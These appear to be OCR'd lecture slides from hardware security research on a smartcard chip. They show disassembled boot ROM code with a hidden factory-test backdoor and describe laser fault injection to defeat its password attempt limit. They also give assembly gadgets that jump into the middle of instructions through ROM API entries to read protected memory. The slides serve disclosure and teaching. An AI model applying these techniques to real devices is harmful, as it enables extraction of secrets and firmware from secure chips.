
```
0150 : 90 81 2A    mov dptr,#0812AH
0153 : E0          movx a,@dptr
0154 : B4 D6 09    cjne a,#0D6H,L0160      {fail}
0157 : A3          inc dptr
0158 : E0          movx a,@dptr
0159 : B4 29 04    cjne a,#029H,L0160      {fail}
015C : 7F 00       mov r7,#000H
015E : 51 73       acall L0273

0160 : 51 B8       acall L02B8         {get_char}
0162 : F8          mov r0,a             {command}
0163 : 51 B8       acall L02B8         {get_char}
0165 : F9          mov r1,a           {parameter}
0166 : E8          mov a,r0
0167 : C3          clr c
0168 : 94 07       subb a,#007H
016A : 50 12       jnc L017E           {default:}
016C : 90 01 72    mov dptr,#00172H
016F : E8          mov a,r0           {switch (A)}
0170 : 23          rl a
0171 : 73          jmp @a+dptr
0172 : 21 E3       ajmp L01E3           {case 0:}
0174 : 21 D6       ajmp L01D6           {case 1:}
0176 : 21 CE       ajmp L01CE           {case 2:}
0178 : 21 BE       ajmp L01BE           {case 3:}
017A : 21 B8       ajmp L01B8           {case 4:}
017C : 21 9D       ajmp L019D           {case 5:}
```

```
017E : A8 9E       mov r0,X009E
0180 : 75 9E 00    mov X009E,#000H
0183 : 90 09 FC    mov dptr,#009FCH         {addr}
0186 : 74 E5       mov a,#0E5H
0188 : F0          movx @dptr,a
0189 : A3          inc dptr
018A : E9          mov a,r1            {parameter}
018B : F0          movx @dptr,a
018C : A3          inc dptr
018D : 74 22       mov a,#022H
018F : F0          movx @dptr,a
0190 : 75 9A C0    mov X009A,#0C0H
0193 : 12 89 FC    lcall L89FC
...
019B : 21 60       ajmp L0160  {get next command}

E5 r1   =>   MOV A,(R1)
22      =>   RET

01B8 : 75 9A C0    mov X009A,#0C0H
01BB : 02 80 00    ljmp L8000

01D6 : 51 3B       acall L023B

023B :          receive extra parameters (addr,...)
...             load 64 bytes to [addr*0x40]
025A :          send back checksum
```

Smartcard chip analysis

- Forcing the booting process into factory test mode
- Fault injection to corrupt the Flash memory operation
  - Short laser pulse does the job in a reliable and controlled way
    - S. Skorobogatov, R. Anderson: Optical Fault Induction Attacks. Cryptographic Hardware and Embedded Systems Workshop (CHES-2002), LNCS 2523, Springer-Verlag, ISBN 3-540-00409-2, pp. 2-12
  - Power analysis can be used for monitoring and success detection





Smartcard chip analysis

- Backdoor access to some registers is blocked by password
  - Command '0' verifies the password and unlocks the access
  - Limited number of attempts (can be overridden by fault injection)
  - Danger of self-destruction if the integrity check fails
  - Password verification is done in hardware

```
01E3 : 51 2E         acall L022E              {check}
01E5 : 70 11         jnz L01F8                 {fail}
01E7 : D2 95         setb p1.5          {flash write}
01E9 : A3            inc dptr
01EA : E0            movx a,@dptr       {A = (812E)}
01EB : F5 B7         mov X00B7,a        {B7 = tries}
01ED : C3            clr c
01EE : 33            rlc a
01EF : F0            movx @dptr,a    {(812E) = A<<1}
01F0 : 20 97 FD      jb p1.7,L01F0      {flash busy}
01F3 : 75 90 00      mov p1,#000H
01F6 : 21 FB     +-- ajmp L01FB
                 |
01F8 : 75 B7 FF  |   mov X00B7,#0FFH
                 |
01FB : 7A 08     +-> mov r2,#008H
01FD : 51 B8     +-> acall L02B8           {get_char}
01FF : F5 B6     |   mov X00B6,a     {B6 = psw_check}
0201 : DA FA     +-- djnz r2,L01FD
0203 : E5 BC         mov a,X00BC        {BC = result}
0205 : 20 E3 24      jb acc.3,L022C           {passed}
0208 : 51 2E         acall L022E               {check}
020A : 60 20         jz L022C                   {pass}

020C             destroy the firmware and
...              wipe off data from the chip
0229
```

```
022C : 21 60         ajmp L0160  {get next command}

022E : 90 81 2C      mov dptr,#0812CH
0231 : E0            movx a,@dptr
0232 : 64 43         xrl a,#043H    {(812C) == 43?}
0234 : 70 04         jnz L023A                {fail}
0236 : A3            inc dptr
0237 : E0            movx a,@dptr
0238 : 64 BC         xrl a,#0BCH    {(812D) == BC?}
023A : 22            ret
```

Smartcard chip analysis

- Memory access in unprotected chip (code and data)
  - MOVX A,@DPTR access data memory: A = (DPTR)
  - MOVC A,@A+DPTR access code memory: A = (A+DPTR)
- Access the backdoor from the user code
  - User code has certain limitations
    - no direct access to some registers
    - no memory access outside specified boundaries (MOVX and MOVC do not work)
    - API (application programming interface) could offer a workaround

```
03E8 : FF       end of the ROM is filled with FF
03E9 : FF
03EA : 41 3B        ajmp L023B       {copy data}
03EC : 41 4F        ajmp L024F       {copy data}
03EE : 41 73        ajmp L0273     {erase flash}
03F0 : 41 AE        ajmp L02AE        {set page}
03F2 : 41 B0        ajmp L02B0        {put_char}
03F4 : 41 B8        ajmp L02B8        {get_char}
03F6 : 41 C0        ajmp L02C0        {set page}
03F8 : 41 DE        ajmp L02DE     {write flash}

02B0 : F5 99        mov sbuf,a  {send to 7816 I/O}
02B2 : 30 99 FD     jnb ti,L02B2
02B5 : C2 99        clr ti
02B7 : 22           ret

USER :        mov a,#055H
              lcall L03F2
              ...
```

```
USER :        mov a,#055H
              acall Labc
              xrl a,#0BCH        {data memory @DPTR}
              ...

    Labc      mov dptr,#00237H
              push dpl
              push dph
              mov dptr,#0DEADH
              ljmp L03F2

0237 : E0          movx a,@dptr
0238 : 64 BC       xrl a,#0BCH
023A : 22          ret
```

Smartcard chip analysis

- Memory access in unprotected chip (code)
  - MOVC A,@A+DPTR access code memory: A = (A+DPTR)
  - No MOVC commands in the Boot ROM
- Access the backdoor from the user code
  - API workaround can still help
  - Might be necessary to use additional attack vectors (power analysis)

```
03E8 : FF      end of the ROM is filled with FF
03E9 : FF
03EA : 41 3B         ajmp L023B       {copy data}
03EC : 41 4F         ajmp L024F       {copy data}
03EE : 41 73         ajmp L0273     {erase flash}
03F0 : 41 AE         ajmp L02AE        {set page}
03F2 : 41 B0         ajmp L02B0        {put_char}
03F4 : 41 B8         ajmp L02B8        {get_char}
03F6 : 41 C0         ajmp L02C0        {set_page}
03F8 : 41 DE         ajmp L02DE     {write flash}

02B0 : F5 99         mov sbuf,a  {send to 7816 I/O}
02B2 : 30 99 FD      jnb ti,L02B2
02B5 : C2 99         clr ti
02B7 : 22            ret

USER :        mov a,#055H
              lcall Labc
              ...
```

```
   Labc     clr a
            push acc
            push acc
            push acc
            mov dptr,#002D5H
            push dpl
            push dph
            mov dptr,#0DEADH
            ljmp L03F2
02CF : E5 93         mov a,X0093
02D1 : 30 E7 FB      jnb acc.7,L02CF
02D4 : 75 93 00      mov X0093,#000H
02D7 : D0 83         pop dph
02D9 : D0 82         pop dpl
02DB : D0 E0         pop acc
02DD : 22            ret

02D5 : 93            movc a,@a+dptr
02D6 : 00            nop
02D7 : D0 83         pop dph
02D9 : D0 82         pop dpl
02DB : D0 E0         pop acc      {overwrite data}
02DD : 22            ret
```

Smartcard chip summary

- Direct analysis of silicon hardware is usually not feasible as it is a time consuming process which involves high costs
- Backdoors can be present in firmware for factory debugging
- Security can be compromised via the backdoor
- Reliability is often separated from security and not influenced by backdoors
- Formal code verification for security vulnerabilities might not spot possible jumps into the middle of commands
  - MOV data_addr,#data => MOVC A,@A+DPTR
  - ACALL Lxx93 => MOVC A,@A+DPTR
  - Any 2- or 3-byte commands
- It is impossible to update or patch the silicon hardware – the chip will have to be physically replaced
- Firmware in Flash memory can be updated to defeat bugs and security vulnerabilities

Conclusion

- It might be OK to have backdoors in highly secure devices for debugging purposes, but they should be kept secret
- Is it OK to have backdoors if your products are used for military, space, avionics, medical, industrial control and other security critical applications?
- Backdoors thwart the security but could improve reliability
  - Industrial equipment memory backups and changing parameters
  - Smartcard firmware updates and changing parameters
- Tendency of having more devices plugged into networks and being accessible via the Internet could permit possibility of a large scale remote attack
- Patching hardware and especially silicon chips is expensive
- How many other chips have a backdoor or additional and undocumented factory test/debug functionality?